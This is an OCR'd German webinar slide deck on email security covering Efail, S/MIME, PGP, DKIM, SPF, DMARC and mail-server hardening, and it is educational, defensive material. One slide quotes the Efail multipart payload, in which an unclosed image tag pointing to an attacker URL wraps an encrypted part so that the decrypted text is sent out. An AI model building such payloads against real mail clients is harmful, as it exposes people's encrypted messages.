E-Mail-Sicherheit


@cmitasch
Christoph Mitasch, Thomas-Krenn.AG

Webinar, 4. Juli 2018

THOMAS KRENN®

Über mich

- Christoph Mitasch
- seit 2005 bei der Thomas-Krenn.AG Niederlassung Österreich
- Diplomstudium Computer- und Mediensicherheit
- Erfahrung in Web Operations, Linux und HA
- Cyber-Security-Practitioner



Aktuell: Efail

Experten raten vorerst von **E-Mail-Verschlüsselung** ab
SPIEGEL ONLINE - 14.05.2018
Einige Sicherheitsexperten empfehlen, fürs Erste die **E-Mail-Verschlüsselung** mit PGP, GPG oder S/MIME einzustellen. Zwei raffinierte ...

Mit PGP oder S/Mime **verschlüsselte E-Mails** sollen **unsicher** sein
derStandard.at - 14.05.2018
Ein Team von Sicherheitsforschern hat eine Methode entdeckt, um per PGP oder S/Mime **verschlüsselte E-Mails** zu entschlüsseln. Das soll ...

Unsichere **Verschlüsselung**
ZEIT ONLINE - 15.05.2018
Für die meisten Anwender hat der Angriff daher auch wenig Praxisrelevanz – normale, also unverschlüsselte **E-Mails** sind genauso **unsicher** ...

Quelle: https://www.google.de/search?q=efail&tbm=nws

Aktuell: Efail

```
[...]
Content-Type: multipart/mixed;boundary="BOUNDARY"
[...]
--BOUNDARY
Content-Type: text/html

<img src="http://attacker.chosen.url
--BOUNDARY
Content-Type: application/pkcs7-mime;
  s-mime-typed-envelope-data
Content-Transfer-Encoding: base64

ENCRYPTEDMESSAGEENCRYPTEDMESSAGEENCRYPTEDMESSAGEENCRYPTEDMESSAGE
--BOUNDARY
Content-Type: text/html

">
--BOUNDARY
...
```

Quelle: https://en.wikipedia.org/wiki/EFAIL

Aktuell: Efail


- Efail ist Client-Problem, Verschlüsselung selbst ist sicher
- PGP und S/MIME betroffen
- Voraussetzungen:
  - HTML-E-Mails
  - Client lädt externe Inhalte automatisch nach
  - Angreifer braucht Zugriff auf verschlüsselte E-Mail
- Hauptproblem ist falsche Signalwirkung

Agenda


- Verschlüsselung und Signatur mit PGP und S/MIME
- Signatur mit DKIM
- Anti-Spoofing mit DMARC und SPF
- Sichere Mail-Server-Konfiguration (TLS, Anti-Virus/-Spam, Black-/Grey-/White-List, Check-Tools)
- Rechtliches (Cloud, EU-DSGVO)

S/MIME vs. PGP

CERTIFICATE AUTHORITY



PGP / WEB OF TRUST




Quelle: https://cran.r-project.org/web/packages/gpg/vignettes/intro.html

S/MIME

- **S**ecure / **M**ultipurpose **I**nternet **M**ail **E**xtensions
- 1995 mit RFC 1847 gestartet
- End-to-End Verschlüsselung, unabhängig von Server
- Schlüsselpaar wird lokal erzeugt
- Public Key → Zertifizierungsstelle (CA) → Zertifikat (X.509)
- Zertifikat wird für Schlüsselaustausch verwendet
- für Signatur reicht es, wenn der Sender ein Zertifikat besitzt

S/MIME

- Klasse 1 (E-Mail)
  Klasse 2 (+Name),
  Klasse 3 (+persönlich ausweisen)
- Normalerweise sinnvoll, dass CA in Zertifikatsdatenbanken enthalten ist
- Client-Support ist sehr gut
- Nachteil: Vertrauen auf CA notwendig
  → DANE kann dagegen helfen




Quelle: https://www.reddoxx.com/produkte/mailsealer/infografik/

PGP / GPG

- **P**retty **G**ood **P**rivacy
- End-to-End Verschlüsselung, unabhängig von Mail-Server
- GPG … GNU Privacy Guard
  - OpenPGP-Standard nach RFC 4880
  - Open Source, Hauptentwickler aus Deutschland
  - seit Version 2.0 auch S/MIME implementiert
- Web of Trust (WoT)
- Client-Support:
  - Enigmail mit Thunderbird
    - seit 2.0 „Subject Encryption“ und Autocrypt
  - Outlook Privacy Plugin mit GPG4Win
  - GMX und Web.de mit Enigmail Browser Plugin

Funktionsweise PGP

- Privater Schlüssel muss geheim bleiben
- öffentlicher Schlüssel
  - Fingerabdruck zur Validierung
  - Keyserver
  - können von anderen Benutzer signiert werden
- Verschlüsselung
- Signatur mit Private Key des Senders



Quelle: https://de.wikipedia.org/wiki/Datei:Public_key_encryption.svg

E-Mail Made in Germany


- Gründer: United Internet (GMX, Web.de) und Deutsche Telekom
- seit April 2014 TLS zwischen Servern der Mitglieder
- seit 2016 zusätzlich DANE
- Speicherung der Daten in Deutschland
- End-to-End z.b. bei GMX mit Browser Extension Mailvelope
- Kritik, dass neue Mitgliedschaften fast unmöglich sind

E-MAIL MADE IN GERMANY

Eine Initiative von GMX, Telekom und WEB.DE

DANE - DNS-based Authentication of Named Entities

- X.509 Zertifikate mit DNS-Einträgen verknüpft
  → schützt vor unberechtigt ausgestellten Zertifikaten



  - 3: Domain-Issued certificates: Nur das angegebene Zertifikat darf mit der Domain eingesetzt werden
  - 0: Gesamtes Zertifikat wird gehashed: Der Record muss mit jeder Zertifikatserneuerung aktualisiert werden.
  - 1: SHA-256
- DNS-Einträge per DNSSec abgesichert
  → DNSSec signierte Zone ist Voraussetzung
- funktioniert auch mit selbstsignierten Zertifikaten
- nicht nur für E-Mail verwendbar
- Verbreitung noch ausbaufähig
- Siehe auch Technische Richtlinie vom BSI für „Sicherer E-Mail-Transport“:
  https://www.bsi.bund.de/DE/Publikationen/TechnischeRichtlinien/tr03108/index_htm.html

Autocrypt

- basiert auf PGP
- Public Key in E-Mail Header ausgelagert
- vereinfachter Schlüssel-Tausch
- Software-Support:
  - Enigmail 2.0
  - K-9 Mail 5.400

Quelle: https://autocrypt.org/_images/autocrypthappy.svg

E-Mail Gateway vs. End-to-End

- E-Mail Gateway macht unabhängig von Client-Software
- Zentrale Verwaltung
- Regeln zur Verschlüsselung können definiert werden
  z.B. gesamte E-Mail-Kommunikation mit Empfänger A muss verschlüsselt erfolgen
- Kein echtes End-to-End aus Mitarbeitersicht,
  da Schlüsselpaare zentral auf Gateway liegen
- E-Mails unverschlüsselt im Postfach

Quelle: https://wsuspraxis.de/clientbasierte-vs-gatewaybasierte-e-mail-verschlsselung/

Umfrage

Welche E-Mail-Verschlüsselung
haben Sie in Ihrem Unternehmen im Einsatz?

Agenda

- Verschlüsselung und Signatur mit PGP und S/MIME
- Signatur mit DKIM
- Anti-Spoofing mit DMARC und SPF
- Sichere Mail-Server-Konfiguration (TLS, Anti-Virus/-Spam, Black-/Grey-/White-List, Check-Tools)
- Rechtliches (Cloud, EU-DSGVO)

Signatur mit DKIM


- DomainKeys Identified Mail (DKIM), seit 2007
- E-Mail wird von Mailserver signiert, Private Key am Mail-Server
- Mailserver und/oder Client von Empfänger holt Public Key aus DNS
- TXT-Eintrag in DNS mit individuellem DKIM Selector (=DNS Subdomain)

```
201805._domainkey.example.com. 86400     IN    TXT
"v=DKIM1; k=rsa; s=email; "
"p=MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA1H7...
```

- Mail Header mit DKIM Selektor

```
DKIM-Signature: v=1; a=rsa-sha256; c=relaxed/relaxed;
        d=gmail.com; s=20161025;
        h=mime-version:from:date:message-id:subject:to;
        bh=PPj64d44O12GWKnuOdZeFkh63njNXeXlthAAgjFTR1Y=;
        b=jQP8MS...
```

- z.B. mit OpenDKIM am Server umsetzbar



Quelle: https://postmarkapp.com/guides/dkim

Signatur mit DKIM

Webmail Support bei Gmail


Originalnachricht

Nachrichten-ID	<bda14dee-9f92-aa71-b83e-7c4415cf6ff5@in4.at>
Erstellt am:	26. Juni 2018 um 14:18 (Nach 1 Sekunde zugestellt)
Von:	Christoph Mitasch <christoph.mitasch@[redacted]>
An:	[redacted]@gmail.com
Betreff:	testmail
SPF:	PASS mit IP-Adresse 80.[redacted] Weitere Informationen
DKIM:	'PASS' mit Domain [redacted] Weitere Informationen
DMARC:	'PASS' Weitere Informationen

Originalnachricht herunterladen

In Zwischenablage kopieren

Und bei Thunderbird via DKIM Verifier Add-On




Agenda

- Verschlüsselung und Signatur mit PGP und S/MIME
- Signatur mit DKIM
- Anti-Spoofing mit DMARC und SPF
- Sichere Mail-Server-Konfiguration (TLS, Anti-Virus/-Spam, Black-/Grey-/White-List, Check-Tools)
- Rechtliches (Cloud, EU-DSGVO)

Mail Header vs. Mail Envelope

- Envelope Sender aus SMTP-Handshake ist unabhängig von „From:“ in Mail-Header
- Envelope:
  MAIL FROM:<absender@example.com>
  RCPT TO:<empfaenger@example.net>
- Mail Header:
  …
  Date: Mon, 4 Dec 2006 15:51:37 +0100
  Subject: Der Sinn des Lebens
  Message-ID: <434571BC.8070702@example.net>
  From: Alex Absender <absender@example.com>
  To: Erwin Empfaenger <empfaenger@example.net>
  …




Quelle: https://dmarc.org/tag/rfc/

Sender Policy Framework (SPF)

- DNS TXT Record

```
thomas-krenn.com.   900   IN   TXT   "v=spf1 a:spf.xortex.com\
ip4:95.130.250.40 mx -all"
```

- Legt fest welche IPs als Absender für thomas-krenn.com erlaubt sind
- Unterschied zwischen „-“ vs. „~“
  Fail vs. Soft-Fail
- SPF-Generatoren für DNS-Eintrag
- Schützt vor Mail-Spoofing
- In Postfix mit postfix-policyd-spf-python oder OpenDMARC (>=1.3) umsetzbar



Quelle: https://postmarkapp.com/guides/spf

Anti-Spoofing mit DMARC

- **D**omain-based **M**essage **A**uthentication, **R**eporting and **C**onformance
- baut auf SPF und DKIM auf
- Absender gibt mit DMARC Empfehlung an Mailserver vom Empfänger ab, wie er mit Mail umgehen soll
- _dmarc DNS Eintrag

```
_dmarc        TXT  "v=DMARC1; p=none; sp=quarantine; rua=mailto:mailauth-reports@example.com"
```


- Policy „p=none“ → nur Reports verschickt, kein Blockieren
- „sp=quarantine“ → Quarantäne für Subdomains
- „rua=“ - Empfänger der XML-Reports

Agenda

- Verschlüsselung und Signatur mit PGP und S/MIME
- Signatur mit DKIM
- Anti-Spoofing mit DMARC und SPF
- Sichere Mail-Server-Konfiguration (TLS, Anti-Virus/-Spam, Black-/Grey-/White-List, Check-Tools)
- Rechtliches (Cloud, EU-DSGVO)

Sichere Mail-Server-Konfiguration


- Transport-Weg (SMTP) verschlüsseln → Opportunistic TLS
- TLS Zertifikat von offizieller CA
- sichere SSL/TLS Konfiguration
- POP3/IMAP ausschließlich verschlüsselt anbieten
- Anti-Virus/-Spam: eigenes Thema …
- Black-/White-Listing (auch externe Blacklists prüfen)
- Greylisting



Quelle: https://transparencyreport.google.com/safer-email/overview?hl=de

Sichere Mail-Server-Konfiguration

- SSL-Check, z.B. https://de.ssl-tools.net/mailservers/
- Auf Spam-Verdacht prüfen
  z.B. https://www.mail-tester.com/
- Backup MX:
  bei Spammern beliebt



SSL-Check von thomas-krenn.com

Erfahre hier, ob die Mailserver für **thomas-krenn.com** über eine sichere Verbindung erreichbar sind.

@ example.com Mailserver testen

NEU Du kannst auch mehrere Server auf einmal prüfen.

Für eine sichere Verschlüsselung muss ein Mailserver neben **STARTTLS** (SSL) über ein **vertrauenswürdiges SSL-Zertifikat** verfügen, den Diffie-Hellman-Algorithmus für **Perfect Forward Secrecy** (Folgenlosigkeit) unterstützen und darf nicht für anfällig für den **Heartbleed** Angriff sein. Zusätzlich empfehlen wir eine Ende-zu-Ende-Verschlüsselung mit GnuPG.

Zusammenfassung

Prüfbericht vom **Freitag, 29. Juni 2018, 21:55 Uhr**

JSON Erneut prüfen

Zertifikate	Protokoll	DANE
✔ Vertrauenswürdig	✔ Sicher	? Nicht vorhanden

Die Mailserver für thomas-krenn.com sind über eine sichere Verbindung erreichbar.

Server

eingehende Mails

Diese Server nehmen E-Mails für **@thomas-krenn.com**-Adressen entgegen.

Hostname / IP-Adresse	Priorität	STARTTLS	Zertifikate	Protokoll			
